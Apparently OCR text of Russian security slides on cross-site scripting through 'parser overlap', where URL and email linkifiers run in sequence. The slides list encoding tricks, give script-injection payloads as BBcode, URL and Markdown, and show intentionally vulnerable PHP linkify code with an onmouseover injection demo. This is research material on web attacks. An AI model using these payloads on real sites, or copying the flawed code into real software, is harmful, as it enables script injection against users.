


Текстовый редактор AkelPad умеет подсвечивать URL и делать их кликабельными.

В то же время он парсит URL адреса с небезопасной схемой file://.



По двойному клику по такой последней ссылке можно запустить локальный файл.



Известные техники





Тестирование на декодинг

- urlencode (**%3c**)
- Json (**u003c**)
- CSS (**3c**)
- HTML entities (&named; entities - **&lt**; / &#xHEX; entities - **&#x3c**; / &#ASCII; entities - **&#60**;)
- JavaScript style: (\x3c)

Примеры:


BBcode:
[url]http://google.com/?%22%3e%3cscript%3ealert(1)%3c/script%3e[/url]

URL:
http://google.com/?%22%3e%3cscript%3ealert(1)%3c/script%3e

Markdown:
[google.com](http://google.com/?%22%3e%3cscript%3ealert`1`%3c/script%3e)

Новая идея





Наложение парсеров

- состояние, когда одна строка обрабатывается двумя парсерами по очереди, что при определенных манипуляциях, дает внедрить JavaScript на страницу.

Parser #1
Dev
My report
Parser #2
What the hell is this?



Наложение парсеров (в чём логика)

- Original message
- Sanitize < >” ‘
- Parser looking for URLS
- Parser looking for emails
- Message with clickable emails and URLS

Наложение парсеров
(пример уязвимого PHP кода)





```
<?php
function returnCLickable($input)
{
    $input = preg_replace('/(http|https|files):\/\/[^\s]*/', '<a href="${0}">${0}</a>', $input);
    $input = preg_replace('/([a-zA-Z0-9._-]+@[a-zA-Z0-9._-]+\.[a-zA-Z0-9_-]+)(\?\w*=[^\s]*|)/', '<a href="mailto:${0}">${0}</a>', $input);
    $input = preg_replace('/\n/', '<br>', $input);
    return $input . "\n\n";
}

$message = returnCLickable(htmlspecialchars($_GET['msg']));

?>
```


Наложение парсеров (demo)

Выдуманное приложение чата поддерживает не только ссылки на сайты, но и email.



Наложение парсеров (demo)

Однако, если вложить email в обычную ссылку, оба парсера с работают и вернут нам некрасивое сообщение.



В исходном коде можно будет заметить, что часть HTML кода, отвечающая за email стала именем нового HTML атрибута.

Как это можно использовать?



Input

http://user@mail.com?subject="onmouseover=alert(1)//

Output

<a href="http://<a
href="mailto:user@mail.com?subject="onmouseover=
alert(1)//">http://user@mail.com?subject="onmouseover=
alert(1)//">user@mail.com?subject="onmouseover=
alert(1)//">http://user@mail.com?subject="onmouseover=
